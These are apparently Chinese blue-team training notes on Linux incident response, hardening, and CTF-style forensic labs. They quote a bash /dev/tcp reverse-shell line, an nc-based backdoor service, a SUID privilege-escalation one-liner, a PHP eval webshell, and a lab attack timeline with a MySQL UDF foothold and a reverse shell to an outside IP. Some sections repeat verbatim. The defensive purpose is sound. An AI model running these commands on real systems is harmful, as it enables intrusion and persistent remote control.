

06-30-天然气应急

应急培训

<https://xz.aliyun.com/t/14254> 【应急响应案例】

<https://xz.aliyun.com/news/13691>

1. 思路，什么现象该查什么，该如何修复 【不管从一块开始入手都无所谓】
2. 命令
3. 时间段【攻击发生的时间段非常重要，一定要记录 stat 文件名】

背景

蓝队工作：监测、排查、处置、修复

识别紧急事件、上机找到攻击痕迹、根据痕迹绘制攻击者画像，整条攻击线路
清除遗留的后门痕迹，给漏洞点打补丁

给一个受攻击的虚拟环境，10-20 个需要修复和排查的点

会有程序定时登录系统执行命令检测对应文件是否修复

清除：后门、webshell、恶意用户、木马

漏洞：将存在漏洞的代码、中间件配置问题修复

泄露：www.zip 网站源码、敏感痕迹 (mysql -uroot -pxxxx)

命令执行漏洞：url?ip=xxxxx|whoami

```
ip=$_GET['ip']  
ip='127.0.0.1';
```

工具资料

1. 工具包：

- a. 应急响应.zip【包含应急事件处理思路】
- b. 取证工具.zip【包含在"应急响应.zip"中，一些 windows 下应急工具】
- c. SysinternalsSuite.zip【系统诊断管理排障，也可以用来渗透取证，对系统进行操作】
- d. 代码审计：Fortify、seay
- e. everything【查找工具】
- f. 远程连接工具【多准备几个，防止单个工具连接不上】

2. 虚拟机：

- a. 应急响应靶机【一个案例】
- b. 一台 linux 机器【kali 即可】

现象识别

资源占用

异常登录

异常文件

异常连接

异常进程

linux 常用命令

1. 目录操作

- a. ls 【列出当前目录文件】
 - i. ls -al 【列出当前目录所有文件，详细信息】
- b. pwd 【查看当前目录】
- c. cd 【进入到某个目录中】
- d. mkdir 【创建目录】
- e. rm -rf 目录名称

2. 文件操作

- a. touch 【创建文件】
- b. cp 1.txt 2.txt 【复制文件】
- c. rm 文件名 【删除文件】
- d. cat 文件名 【查看文件】
- e. vim 文件名 【编辑文件】
- f. mv 1.txt 2.txt 【重命名文件】 mv webshell.php webshell.bak
- g. 1.sh , /tmp/miner.py

3. 文件权限

- a. l rwx rwx r-x
- b. d 表示这是个目录 l link - 表示普通文件
- c. rwx rwx r-x
- d. 文件所有者权限 文件所有者组权限 其他所有用户的权限
- e. read write execute
- f. chmod 000 flag.txt
- g. 000 000 000
- h. rw- rw- r--
- i. 110 110 100
- j. 6 6 4
- k. 156
- l. 001 101 110

- m. --x r-x rw-
- n. 7 7 7 【chmod 777 flag.txt】
- o. chmod 256
- p. -w- r-x rw-

4. 场景

- 1 1.在桌面创建一个 temp 文件夹 【mkdir temp】
- 2 2.进入到 temp 【cd temp】 ls ls -al
- 3 3.创建两个文件夹 1 2 【mkdir 1 mkdir 2】
- 4 4. 进入到 1 文件夹，写一个 flag1.txt，内容为"123" vim
- 5 5. 进入到 2 文件夹，写一个 flag2.txt，内容为"456"
- 6 6. 回到 temp 目录，创建 flag3.txt 生成 flag3.txt 的副本 flag.txt，删除原先的 flag3.txt
- 7 7. tree 命令
- 8

linux 进程排查

1. 识别

a. 进程名特别奇怪

- i. 执行特别敏感的操作 **bash -i >& /dev/tcp/x.x.x.x/1234 0>&1**
- ii. 恶意程序的名字 xmrig evil xiee ethminer backdoor
- iii. 是否从常见目录启动 ls ps /bin /sbin /usr/bin /tmp
/usr/share

b. 资源占用率很高

- i. cpu 占用率特别高 【100%】
- ii. 进程名--cpu-limit 【限制 cpu 占用率命令】

c. 执行了职责之外的进程

- i. www-data 【提供 http 服务，python 进程】
- ii. SQL 注入写文件，into outfile
- iii. 文件上传 【shell 上传之后所有者 www-data】

2. 排查

a. top

i.

USER	PR	SHR	%CPU	%MEM	TIME+	COMMAND
root	8	7996 S	2.3	0.1	0:20.61	vmtoolsd
root	0	85444 S	2.3	1.3	0:05.81	qtermi+
root	4	57292 S	2.0	1.6	0:29.88	Xorg
root	0	0 I	0.3	0.0	0:28.53	kworker+

- ii. 查看进程占用资源，cpu 或者内存占用特别高的要注意

b. ps

i. ps -aux

1. 关注的信息

- 进程名 【command】
- CPU、MEM 占用
- PID 【进程号】如果特别小，尽量不要动，这是系统启动自带的进程，系统启动，执行批量脚本
- 运行进程的用户 【user】
- 看有无很多相同名称的进程【定时任务运行多次恶意进程】

2. ps -ef 【查看 PID、PPID 梳理进程父子关系】

3. pstree -asp 【通过树状图形式查看进程列表，有的系统没有】

4. ps -axjf 【同样通过树状图形式查看进程列表】

5. 根据 PID 排查相关信息

a. 一切皆文件

b. /proc 【记录所有进程相关文件】

i. exe 【进程可执行程序】

1. 找到恶意进程根源

ii. cmdline 【进程执行的完整命令】

- 获取进程相关的参数，可能有 IP、用户名、密码
- 间隔符都是 00 字符，可以手动进行替换还原空格
- cat cmdline | tr "\00" " "

iii. environ 【进程相关环境变量】 ?file=/proc/self/environ

- 包含进程频繁使用的信息用户名密码、包含进程相关配

置文件位置

2. `cat environ | tr "\00" "\n"`

iv. `cwd` 【当前工作目录】

1. 攻击者有可能在当前目录做了其他恶意操作，所以可以根据这里的指示去排查该目录下的文件

v. `fd` 【所有进程加载的文件】

1. 0 【标准输入流】
2. 1 【标准输出流】
3. 2 【标准错误流】
4. 从 3 开始往后的数字 【涉及到所有进程加载过的文件】
5. `?file=/proc/self/fd/3---->flag.txt`
6. 即使删除了源文件，仍能够通过 `fd` 下软连接文件查看其内容

6. 场景

```
1  ls /proc      【随便选一个列出来的数字】
2  ps -aux | grep "刚刚想看的数字"
3  ls -al /proc/刚刚想看的数字
4  对比一下 exe 文件指向的文件和 ps -aux 列出来的 command 这一列是否相等
5
6  生成一个文件 test.txt，内容随意
7  写一个 python 文件 1.py
8  with open('test.txt','r') as file:
9      while(1):
10         print(1)
11
12  运行 python 1.py
13
14  然后找到该进程,查看删除 test.txt 文件前后 fd 目录下内容变化情况
```

1.

2. 修复

- a. 杀进程 kill -9 PID
- b. ps -aux | grep "python" | awk -F " " '{print \$2}'
 - i. awk 文本处理工具，-F 指定分隔符，'{' 里面是要执行的操作，这里是输出第二列
- c. kill -9 `ps -aux | grep "python" | awk -F " " '{print \$2}`
 - i. 1 + (1 + 1)
 - ii. 将后面反引号中输出的 PID 当作参数传给 kill
- d. tail -n +3 【去除文本的前两行】
- e. killall "进程名称" 【批量杀】

场景：

```
1  1. 启动多个 python 进程
2  for i in {1..20};do python &&done
3
4  2. 进程读文件
5
6  with open('1.txt','r') as f:
7      while(True):
8          print(1)
9
```

linux 网络排查

1. 识别

- a. 找一下有没有异常外连

2. 排查

- a. netstat -pantu
 - i. state
 - 1. 【established】已经建立，可以通信控制
 - 2. 【listen】在监听，等待别人主动连，攻击者主动连

3. 【SYN_SENT】尝试建立但是等待响应，反向连接恶意服务器
 - ii. `netstat -pantu | grep -E "ESTABLISHED|LISTEN|SYN_SENT"`
 1. 拿到 PID 之后去进程排查
 - iii. `netstat -pantu | grep -E "ESTABLISHED|LISTEN|SYN_SENT" | awk -F " '{print $7}' | awk -F "/" '{print $1}'` 提取进程号
3. 修复
 - a. `iptables -I INPUT -s 192.168.200.2 -j DROP`
 - i. `iptables -I OUTPUT -d 192.168.200.2 -j DROP`
 - ii. `iptables -t 表名 [-A/I/D/R] 规则链名 [规则号] [-i/o 网卡名] -p 协议名 [-s 源 IP/源子网] --sport 源端口 [-d 目标 IP/目标子网] --dport 目标端口 -j 动作`
 - iii. 请找到攻击者 IP，并禁止该 IP 与目标机器通信
 - iv. `iptables -I INPUT -s 192.168.2.128 -j DROP`
 - v. `iptables -I INPUT -s 192.168.2.128 --dport 22 -j DROP`
 - vi. `iptables -I INPUT -s 192.168.2.128 --sport 7777 -d 192.168.0.128 --dport 8080 -j DROP`
 - b. `/etc/hosts.deny` 【黑名单】
 - i. 在文件末尾添加 `ALL: 192.168.200.2` 【禁止任何来自 192.168.200.2 的流量】
 - ii. `sshd: 192.168.200.2` 【禁止该主机访问我方 ssh 服务】
 - iii. 如果是多个主机，就用逗号分隔写上
 - c. `/etc/hosts.allow` 【白名单】
 - i. `192.168.200.2` 【比赛有可能模拟攻击者允许放行的后门】
 - ii.

linux 文件排查

1. 识别
 - a. WEB 异常文件、本地异常脚本
2. 排查
 - a. web 文件异常
 - i. 有文件与其他时间不同、用户不同，内容
 - ii. `www.zip` 【敏感信息泄露】

- iii. 根据 http 日志找到漏洞点位置，使用日志中请求的 payload 测试漏洞，
POST，就看不到参数了，/var/log/apache/access.log
- b. 根据时间排查文件
 - i. `find / -newermt "2025-01-01" ! -newermt "2025-02-01" -exec ls -al {} \;`
【找某个时间段之间修改过的文件】
 - ii. `find -perm -u=s -type f / -newermt "2025-01-01" ! -newermt "2025-02-01" -exec ls -al {} \;` 【找这个时间段之内修改过的 SUID 文件】
 - iii. `-newermt` 表示新于某个时间
 - iv. `! -newermt` 表示不新于某个时间
- c. 命令修改
 - i. 别名
 - 1. `alias ls=echo ""` 起别名之后，执行 `ls` 就会什么都不输出
 - 2. `alias ls=ls;whoami`
 - 3. `\ls` 【加反斜杠恢复原本的功能】
 - 4. `unalias ls` 为 `ls` 取消别名
 - 5. `unalias `alias|awk -F "=" '{print $1}'` 【提取出 `alias` 列表命令的列，批量取消】
 - 6. `\unalias -a` 【取消全部别名】
 - 7.
 - ii. 替换源文件
 - 1. `ps1` 【原始的改名】体积比较大 `ps` 【恶意】体积小，时间新
 - 2. `msf` 直接生成一个新的 `ps` 【】体积大时间新
 - 3. 常见可执行文件路径：`/bin /usr/bin /usr/local/bin /usr/sbin`
 - 4. `ls /bin -alt | head -n 20` 【查看/bin 目录下最新创建的 20 个文件】
 - 5. 查看结果，有没有时间非常新的基础命令，和其他基础命令格格不入的，使用 `stat` 查看详细时间
 - 6.
 - 7. `busybox` 复制 `busybox` 进入机器，改名为受污染的命令 【编译环境问题】
 - 8. `ps ps1` 【在 `bin` 目录下查找包含这个原命令的文件】
 - 9. `ps.bak mv ps1 ps`
 - iii. 替换源文件检测

1. `dpkg -S /usr/bin/ps` 【先检测指定命令来源包】

```
(root@kali)-[/usr/bin]
# dpkg -S /usr/bin/ps
procps: /usr/bin/ps
```

2.

3. `dpkg -V procps` 【再验证包】

```
(root@kali)-[/usr/bin]
# dpkg -V procps
??5????? /usr/bin/ps
```

4.

5. 如果什么都不显示就表明没问题，如果显示 5 表示 MD5 校验失败，说明文件内容和包安装时记录的不一致，可能被替换、被修改，或被本地维护脚本改过。

d. SUID 文件

- i. 用于提权，所有其他用户可以以文件所有者身份执行该文件，如果所有者是 root，那么执行命令的用户就拥有 root 权限
- ii. `rwSrwxrwx` SUID 这里变成了 S，标名这个文件有 SUID 权限
- iii. `find . -exec /bin/sh -p \; -quit` 【findSUID 提权用法】
- iv. `find / -perm -u=s -type f 2>/dev/null`
- v. `find / -perm -u=s -type f 2>/dev/null -exec ls -al {} \;` 【输出查找结果的详细信息】
- vi. `find /`

```
1  查找 2024-12-20 到 2025-02-20 之间修改的 SUID 文件
2
3  find / -perm -u=s 2>/dev/null -newermt "2024-12-01" !
   -newermt "2025-02-20" -type f -exec ls -al {} \;
```

vii.

e. 隐藏文件

- i. 以点开头的文件
- ii. `find / -name "." -type f 2>/dev/null -exec ls -al {} \;`
- iii. `find / -name "." 2>/dev/null -newermt "2025-01-01 00:00:00" ! -newermt "2025-12-31 23:59:59" -type f -exec ls -al {} \;`

- iv.
- f. webshell
 - i. /var/www/html
 - ii. find /var/www/html -type f -newermt "2025-01-01" 2>/dev/null
 - iii. tar -czvf www.tar.gz /var/www/html/* 【压缩】无法压缩隐藏文件
 - iv. tar -xzvf www.tar.gz 【解压】
 - v. 用本地 D 盾进行扫描找到 webshell
- 3. 修复

linux 用户排查

- 1. 识别
- 2. 排查
 - a. 系统有后门用户，请你找到并清除
 - i. aaa:x:1005:1005::/home/aaa:/bin/sh
 - ii. 用户名:密码的占位符:UID:GID:用户描述:用户家目录:shell 环境
 - iii. backdoor:x:0:0 【看用户名，UID 和 GID 是不是 0】
 - iv. 看该用对应的家目录下有没有恶意文件
 - b. 用户家目录排查
 - i. .bashrc
 - 1. 每次启动 shell 环境都会运行其中的配置，所以要检查该文件中有无恶意代码
 - ii. .profile
 - 1. 用户登录之后执行该配置文件
 - iii. .bash_history
 - 1. 可能会存在信息泄露，泄露用户名密码
 - 2. 有可能有出题人留下的命令记录，或者攻击者的攻击路径
 - iv. /etc/profile
- 3. 修复
 - a. userdel -r -f backdoor 【强制删除用户以及其家目录】

linux 持久化排查

1. 识别

- a. 修复好某个点之后，执行不明操作发现修复的内容回退了

2. 排查

a. 定时任务

- i. `crontab -l` 【列出定时任务】
- ii. `crontab -e` 【编辑定时任务】
- iii. `crontab -r` 【删除定时任务】
- iv. 也可以直接到定时任务存放的文件夹下直接删除任务文件，`crontab -r` 效果相同

1	<code>/var/spool/cron/*</code>	【个人定时任务文件，会以用户名命名】
2	<code>/etc/crontab</code>	【系统定时任务，必看】
3	<code>/etc/cron.d/*</code>	
4	<code>/etc/cron.daily/*</code>	
5	<code>/etc/cron.hourly/*</code>	
6	<code>/etc/cron.monthly/*</code>	
7	<code>/etc/cron.weekly/</code> <code>/etc/anacrontab</code>	
8	<code>/var/spool/anacron/*</code>	
9		
10		

1.

2. 开机启动

```

1    /etc/rc.d/*
2    /etc/rc.local
3    /etc/rc[0-6].d
4    /etc/inittab
5
6    rcx.d 目录结构
7    S 开头：进入 runlevel 5 时启动服务
8    K 开头：进入 runlevel 5 时停止服务
9    数字：执行顺序，数字越小越先执行
10   后面的名字：服务名
11   链接目标：通常是 /etc/init.d/ 下的脚本
12
13   rc.local
14   #!/bin/bash
15   /tmp/1.sh
16

```

1.

启动级别	含义
0	关机
1	单用户模式，用于系统修复。可以理解为windows的安全模式
2	不完全的命令行，不含NFS
3	完全的命令行（通常使用）
4	系统保留
5	图形模式
6	重启

2.

3. 查看开机启动项对应的级别文件夹，里面是否有木马

4. runlevel 查看当前的启动级别

5. rm /etc/rc0.d

6. 驱动服务

a. LD_PRELOAD=/tmp/xxx.so , bash -i 反弹 ls

b. echo \$LD_PRELOAD 【直接看能看到】

- c. `unset LD_PRELOAD` 【取消该变量的设置】
- d. 可能在`.bashrc` 配置文件里也有、定时文件里也可能有，——排查
- e. 如果实在找不到那里设置了 `LD_PRELOAD`，那就在`.bashrc` 中设置一下 `unset LD_PRELOAD`

7. 恶意服务

1

2 1. 查看所有服务

3

4 `systemctl list-units --type=service --all`

5

6 2. 启动/关闭服务

7

8 `systemctl start/stop xxx`

9

10 3. 禁用服务(取消开机自启)

11

12 `systemctl disable xxx`

13

14 `systemctl enable xxx`

15

16

17 4. 举例

18

19 ```shell

20

21 [Unit]

22 Description=Just a simple backdoor for test

23 After=network.target

24 [Service]

25 Type=forking

26 ExecStart=bash -c "nc -l -p 41111 -e /bin/bash &"

27 ExecReload=

28 ExecStop=

29 PrivateTmp=true

30 [Install]

31 WantedBy=multi-user.target

32 ```

33

- 1.
2. 删除/etc/systemd/system 下面的恶意服务
3. 修复

linux 日志分析

1. WEB 日志

```
1 /var/log/apache/access.log
2 /var/log/apache2/access.log
3 /var/log/nginx/access.log
4
5 用来查看裁判机的攻击流量，写了漏洞页面【检测页面】的文件路径
```

1. 其他服务日志

```
1 /var/log/secure
2 /var/log/auth.log
3 /var/log/wtmp
4 /var/log/btmp
5
6
7 cat /var/log/secure | grep -C 3 "Failed password for"
8 cat /var/log/secure | grep "Accepted Password for"
9
```

1. 打开服务日志

- a. apache


```
1  配置文件通常位于 /etc/httpd/conf/httpd.conf ( Red Hat 系列 ) 或
   /etc/apache2/apache2.conf ( Debian 系列 )
2
3  CustomLog /var/log/apache2/access.log combined
4  ErrorLog /var/log/apache2/error.log
5  LogLevel warn
6
7  systemctl restart apache2
8  sudo systemctl restart httpd
```

2.

3. nginx

```
1  配置文件通常位于 /etc/nginx/nginx.conf 或 /etc/nginx/sites-available/ 目录
   下的站点配置文件。
2
3  access_log /var/log/nginx/access.log combined;
4
5  error_log /var/log/nginx/error.log warn;
6
7  sudo systemctl restart nginx
```

4.

5. tomcat

```
1  配置文件通常位于 $CATALINA_HOME/conf/logging.properties , 其中
   $CATALINA_HOME 是 Tomcat 的安装目录。
2
3  .level = INFO
4
5  sudo systemctl restart tomcat
```

6.

7. mysql

```
1  配置文件通常位于 /etc/mysql/my.cnf 或
   /etc/mysql/mysql.conf.d/mysqld.cnf。
2
3  general_log = 1
4  general_log_file = /var/log/mysql/general.log
5
6  slow_query_log = 1
7  slow_query_log_file = /var/log/mysql/slow.log
8  long_query_time = 2
9
10 systemctl restart mysql
```

8.

9.

linux 工具应用

GScan 【python3】

rkhunter 【查杀 rootkit】

./install.sh --install 【进行安装】

rkhunter -c 【全盘查杀】

linuxcheck 【相对集成比较好的工具】

linenum 【用于渗透过程中发现系统漏洞】

WEB 修复

1. 信息泄露

a. robots.txt

b. www.zip

c. index.php

d.

2. 代码审计

a. SQL

b. cmd

c. 文件上传

```
1
2  $id=preg_replace("/select|union|from/", "asdasda", $_GET[1])
3
4  1. 正常写代码防护
5  $id=mysql_real_escape_string($_GET[1])
6  $sql='select * from xxx where id='$id';
7
8  或者写成匹配到关键词就 die('error')
9
10
11  2. 改成静态参数
12  $id=$_GET[1]
13  $id=1
14
15  3. 直接删掉参数点
16
17
```

1. 不死马

```
1  治理表象：rm shell.php && mkdir shell.php
2
3  根本：找进程，筛查 fd 目录有操作 shell.php 的进程，杀掉
```

1. 日志

- 1 查看 web 日志，每一轮攻击都会记录在日志里，通过日志能知道裁判机是通过哪几个点判断漏洞是否修复成功
- 2
- 3 查询各中间件日志如何开启 【AI】
- 4
- 5

1. java

- a. jadx反编译jar包，使用全部保存将java源码保存下来，对应的源码会放在sources 文件夹中
- b. fortify 对保存的 java 源码进行扫描，能自动进行代码审计，软件需要配置汉化，该工具会给出修复建议
- c. idea--->jareditor 插件支持直接编辑 jar 包，防止编译出现库问题
- d. hello-javasec java 靶场，内含 java 代码片段及修复方法

中间件修复

nginx

* 目录遍历

autoindex 是 Nginx 配置的一个指令 它可以控制 Nginx 是否允许在浏览器中显示一个目录的内容。当Web服务器收到指向目录的请求且目录中无默认的索引文件（如 index.html ）时，若 autoindex 被设置为 on ,Nginx 将展示一个包含该目录所有文件和子目录链接的 HTML 页面。

```
```php
```

```
location /files {
 autoindex off;
}
...
```

## \* 目录穿越漏洞

用户可以用/file../../进行目录穿越

原先目录配置的地方少斜杠

```
```php
```

```
location /files {  
    alias /home/;  
}
```

```
...
```

修复：

```
```php
```

```
location /files/ {
 alias /home/;
}
```

```
...
```

## \* 目录遍历

autoindex 是 Nginx 配置的一个指令 它可以控制 Nginx 是否允许在浏览器中显示一个目录的内容。当 Web 服务器收到指向目录的请求且目录中无默认的索引文件（如 index.html）时，若 autoindex 被设置为 on，Nginx 将展示一个包含该目录所有文件和子目录链接的 HTML 页面。

```
```php
```

```
location /files {  
    autoindex off;  
}
```

```
...
```

* 路径穿越漏洞

用户可以用/file../../进行目录穿越

原先目录配置的地方少斜杠

```
```php
```

```
location /files {
 alias /home/;
}
```

```
...
```

修复：

```
```php
```

```
location /files/ {  
    alias /home/;  
}
```

```
...
```

apache

* 多后缀解析漏洞

攻击者可能会利用 Apache 的文件名解析特性绕过文件上传检测。例如，通过上传文件名如 phpshell.php.jpg 来绕过只允许 JPG 和 GIF 格式的上传限制。为了阻止这种解析，可以在 httpd.conf 配置文件中添加以下内容：

```
```s

<Files ~ "\.(php.)">
Order Allow,Deny
Deny from all
</Files>
```
```

* 访问控制

确保对 OS 根目录禁用覆盖和访问控制 通过配置 httpd.conf 文件中的<Directory /> 部分，设置 AllowOverride None 和 Require all denied 来限制直接访问服务器内部文件的行为，增加服务器安全性

```
<Directory /var/www/html/data>
Order Deny,Allow
Deny from 10.1.1.2
Allow from 192.168.1.0/255.255.255.0
```

```
Deny from all  
</Directory>
```

存在漏洞的配置

```
<Directory />  
Options Indexes FollowSymLinks  
AllowOverride None  
</Directory>
```

修复：

```
<Directory />  
Options FollowSymLinks 【去掉 indexes】  
AllowOverride None  
</Directory>
```

```
<Directory />  
Options -Indexes +FollowSymLinks  
AllowOverride None  
</Directory>
```

mysql

1. 修改写文件权限

- a. 在 /etc/mysql/my.cnf 中加入


```
1 [mysqld]
2 secure_file_priv= /tmp
```

1. 改密码

- `mysqladmin -u 用户名 -p 旧密码 password 新密码` 修改弱口令
- mysql 终端里面也能修改密码
- `update mysql.user set password=password('123') where username=xxxxx`
- 修改之后记得在 WEB 程序中修改 config.php 中数据库用户名密码

ssh

配置文件`/etc/ssh/sshd\_config`

* 密码相关

`MaxAuthTries 3` 最大尝试次数 3

``bash

vim /etc/pam.d/password-auth

password requisite pam_pwquality.so retry=3 minlen=12 difok=3 ucredit=-1
lcredit=-1 dcredit=-1 ocredit=-1

retry=3 : 允许用户尝试输入密码的次数。

minlen=12 : 密码最小长度为 12 位。

difok=3 : 新密码至少需要与旧密码有 3 个字符不同。

ucredit=-1 : 至少需要 1 个大写字母。

lcredit=-1 : 至少需要 1 个小写字母。

dcredit=-1 : 至少需要 1 个数字。

ocredit=-1 : 至少需要 1 个特殊字符。

...

* 远程 root 登录

```
`PermitRootLogin no`
```

* 其他加固

```
`AllowUsers user1 user2` 允许某些用户登录
```

配置文件`/etc/ssh/sshd\_config`

* 密码相关

```
`MaxAuthTries 3` 最大尝试次数 3
```

```
``bash
```

```
vim /etc/pam.d/password-auth
```

```
password requisite pam_pwquality.so retry=3 minlen=12 difok=3 ucredit=-1  
lcrcdit=-1 dcredit=-1 ocredit=-1
```

retry=3 : 允许用户尝试输入密码的次数。

minlen=12 : 密码最小长度为 12 位。

difok=3 : 新密码至少需要与旧密码有 3 个字符不同。

ucrcdit=-1 : 至少需要 1 个大写字母。

lcredit=-1 : 至少需要 1 个小写字母。

dcredit=-1 : 至少需要 1 个数字。

ocredit=-1 : 至少需要 1 个特殊字符。

...

* 远程 root 登录

```
`PermitRootLogin no`
```

* 其他加固

```
`AllowUsers user1 user2` 允许某些用户登录
```

配置文件`/etc/ssh/sshd\_config`

* 密码相关

```
`MaxAuthTries 3` 最大尝试次数 3
```

```
``bash
```

```
vim /etc/pam.d/password-auth
```

```
password requisite pam_pwquality.so retry=3 minlen=12 difok=3 ucredit=-1  
lcredit=-1 dcredit=-1 ocredit=-1
```

retry=3 : 允许用户尝试输入密码的次数。

minlen=12 : 密码最小长度为 12 位。

difok=3 : 新密码至少需要与旧密码有 3 个字符不同。

ucredit=-1 : 至少需要 1 个大写字母。

lcredit=-1 : 至少需要 1 个小写字母。

dcredit=-1 : 至少需要 1 个数字。

ocredit=-1：至少需要 1 个特殊字符。

...

* 远程 root 登录

`PermitRootLogin no`

* 其他加固

`AllowUsers user1 user2` 允许某些用户登录

docker

特权启动

使用 `docker inspect [容器 ID]`能找到 `Privileged:True` 的配置

重新启动一个容器，启动时去掉`--privileged` 选项即可

系统服务

`service 服务名 start` 服务启动

`service 服务名 stop` 停止

`service 服务名 status` 状态

`service 服务名 restart` 重启

`service sshd status`

`systemctl start 服务名`

`systemctl status 服务名`

`systemctl stop 服务名`

`/etc/init.d/服务名` 直接执行一下看看参数

Can't connect to local server through socket '/run/mysqld/mysqld.sock'

看到 `cant connect xxxxx.socket` 基本就是服务没启动

docker 应急响应

1. docker 基础

- a. service docker start
- b. docker ps 【查看正在运行的容器】
- c. docker ps -a 【查看所有容器】
- d. docker stop 容器 ID 【停止某个容器】
- e. docker start 容器 ID 【启动某个容器】
- f. docker rm 容器 ID 【删除某个容器】
- g. docker exec -it 容器 ID bash 【进入容器】
- h. docker cp 容器 ID:/var/www/html/1.txt ./ 【容器到本机文件传输】
- i. docker cp 本机路径 容器 ID:容器路径 【本机到容器文件传输】
- j. docker run -d -p 本机端口:容器内部服务端口 -t 镜像名称:镜像版本
 【创建一个镜像的容器】
- k. docker inspect 容器 ID 【查看容器详细信息】

辅助

vim 的使用

1. vim 2.txt 会直接创建新文件，如果已存在就在原先的基础上编辑
2. 俺 i 键进入插入模式，写完东西之后，按 esc 退出编辑模式
3. :wq 保存并退出
4. :qa! 放弃刚刚的所有操作
5. dd 删除整行内容
6. gg dG
7. :set number 显示行号
8. ?hello 【查找想要的词】回车输入之后，按 n 向上查询，按 N 向下查询

tar 使用

1. tar -czvf user.tar.gz /root/ 【压缩文件夹】
2. tar -xzvf user.tar.gz 【解压文件】

3. tar -czvf www.tar.gz /var/www/html 【压缩网站文件】

systemctl&&service

service docker start 【启动服务】‘

service docker restart 【重启】

service docker stop 【停止】

service docker status 【状态】

systemctl status docker

systemctl start docker

mysql

show databases;

show tables;

use 数据库名

drop table 数据表名

题目

日志分析

- 1 1.有多少 IP 在爆破主机 ssh 的 root 帐号，如果有多个使用","分割
- 2 2.ssh 爆破成功登陆的 IP 是多少，如果有多个使用","分割
- 3 3.爆破用户名字典是什么？如果有多个使用","分割
- 4 4.登陆成功的 IP 共爆破了多少次
- 5 5.黑客登陆主机后新建了一个后门用户，用户名是多少

```
1  1. 有多少 IP 在爆破主机 ssh 的 root 帐号，如果有多个使用","分割 小到大排序
   例如 flag{192.168.200.1,192.168.200.2}
2      cd /var/log
3      cat auth.log.1 | grep -a "Failed password for root"
4      cat auth.log.1 | grep -a "Failed password for root" | awk -F " " '{print
   $11}'
5      cat auth.log.1 | grep -a "Failed password for root" | awk -F " " '{print
   $11}' | sort | uniq -c | sort -nr
6
7      192.168.200.2,192.168.200.31,192.168.200.32
8
9  2. ssh 爆破成功登陆的 IP 是多少，如果有多个使用","分割
10     cat auth.log.1 | grep -a "Accepted password for"
11
12  3. 爆破用户名字典是什么？如果有多个使用","分割
13     cat auth.log.1 | grep -a "Failed password for" | awk -F " " '{print $11}'
   结果要加一个 root
14
15  4. 成功登录 root 用户的 ip 一共爆破了多少次
16
17     cat auth.log.1 | grep -a "Failed password for root" | grep
   "192.168.200.2" | uniq -c
18
19  5. 黑客登陆主机后新建了一个后门用户，用户名是多少
20     cat auth.log.1 | grep -a -C 3 "new user"  【-C 3 是将匹配到的前后三行也
   同时输出】
```


mysql 应急

mysql 应急响应 ssh 账号 root 密码 xjmysql

ssh env.xj.edisec.net -p xxxxx

- 1.黑客第一次写入的 shell flag{关键字串}
- 2.黑客反弹 shell 的 ip flag{ip}
- 3.黑客提权文件的完整路径 md5 flag{md5} 注 /xxx/xxx/xxx/xxx/xxx.xx
- 4.黑客获取的权限 flag{whoami 后的值}

```
1 1. 写入的 shell , /var/www/html 打包之后下载 , D 盾扫描 , 还存在几个随机字符串命名的文件 , sqlmap 尝试写 shell 失败了
2      root@xuanji:/var/www/html# cat sh.php
3      1      2      <?php @eval($_POST['a']);?>      4
4      //ccfda79e-7aa1-4275-bc26-a6189eb9a20b
5
6      2023-08-01 02:05:11
7
8 2. 黑客反弹 shell 的 ip ?
9      通过查看 web 日志 , 攻击者上传 mysqludf.so 文件命名了新方法 sys_eval ,
      并通过该方法下载了 192.168.100.13/771 下的 1.sh , 但是结合
      /var/log/mysql/error.log 来看首次下载保存内容不正确所以没执行成功 , 后续使用
      echo base64 编码的形式将反弹 shellip 写入/tmp/1.sh
10
11
12 3.黑客提权文件完全路径 md5 值是多少 ?
13      mysql -uroot -p334cc35b3c704593
14      show variables like '%plugin%';
15      发现路径 , 两个 udf 文件 , 但是 udf.so 内容是一句话木马 , 题目答案却是这个
16
17 4. 提权后的权限是什么
18      通过 common.php 找到数据库连接密码,mysql -uroot
      -p334cc35b3c704593
19
20      学着 access.log 中的执行方法执行 select sys_eval("whoami");
21
```

1. 扫描网站
2. search.php , 使用 sqlmap 尝试--os-shell 写 shell
3. 写 shell 访问不成功
4. 01/Aug/2023:02:01:15 找了一个 python 脚本写入了 sh.php

5. 01/Aug/2023:02:09:04 发现了 adminer.php 文件，通过该文件进行 SQL 注入
6. 01/Aug/2023:02:12:54 尝试从上传好的 mysqludf.so 文件导入恶意方法 sys_eval
7. 01/Aug/2023:02:13:53 尝试使用 sys_eval 执行 curl 方法
8. 对照 mysql 错误日志 10:14:49 前后可以发现 curl not found ,也就是执行成功 ,只是没有对应的命令
9. 02:14:11 验证网络连通性，下载了 index.html
10. 2023-08-01 02:16:35 下载了恶意文件 1.sh 到 /tmp/1.sh
11. 内容是 bash -i >&/dev/tcp/192.168.100.13/777 0>&1 反弹 shell
12. 01/Aug/2023:02:17:37 尝试执行 bash /tmp/1.sh ,但是没成功，所以后续有几个 ls 确认文件是否存在
13. 01/Aug/2023:02:18:18 确认 base64 -d 是自己想要的内容，随后用>重新写入 1.sh , 时间是 01/Aug/2023:02:18:27 , 和用 stat /tmp/1.sh 看到的修改时间一致
- 14.

挖矿靶机

1. 打快照
2. 安装 xterminal 【远程连接工具文件夹下】
3. root/p@ssw0rd123
4. 登陆后执行 ifconfig 查看 ip
- 5.

```
1  服务器场景操作系统 Linux
2  服务器账号密码 root p@ssw0rd123
3  点击下载附件获取靶机链接
4  任务环境说明
5      注：样本请勿在本地运行！！！样本请勿在本地运行！！！样本请勿在本地运行！！！
6      应急响应工程师小王某人收到安全设备告警服务器被植入恶意文件，请上机排查
7
8
9  1.找出被黑客修改的系统别名，并将倒数第二个别名作为 Flag 值提交；
10     执行 alias 发现有很多命令改为输出空，所以先匹配出来被改的命令
11     alias | grep 'printf "'
12     ss
13
14  2.找出系统中被植入的后门用户删除掉，并将后门用户的账号作为 Flag 值提交
    （多个用户名之间以英文逗号分割，如：admin,root）；
15
16  3.找出黑客在 admin 用户家目录中添加的 ssh 后门，将后门的写入时间作为 Flag 值
    （提交的时间格式为：2022-01-12 08:08:18）
17
18  4.找出黑客篡改过环境变量文件，将文件的 md5 值作为 Flag 值提交；
19
20  5. 找出黑客篡改过的/bin 目录下的文件文件的格式作为 Flag 值提交
21
22  6. 找出黑客植入系统中的挖矿病毒，将矿池的钱包地址作为 Flag 值（提交格式
    为：0xa1d1fadd4fa30987b7fe4f8721b022f4b4ffc9f8）提交
```

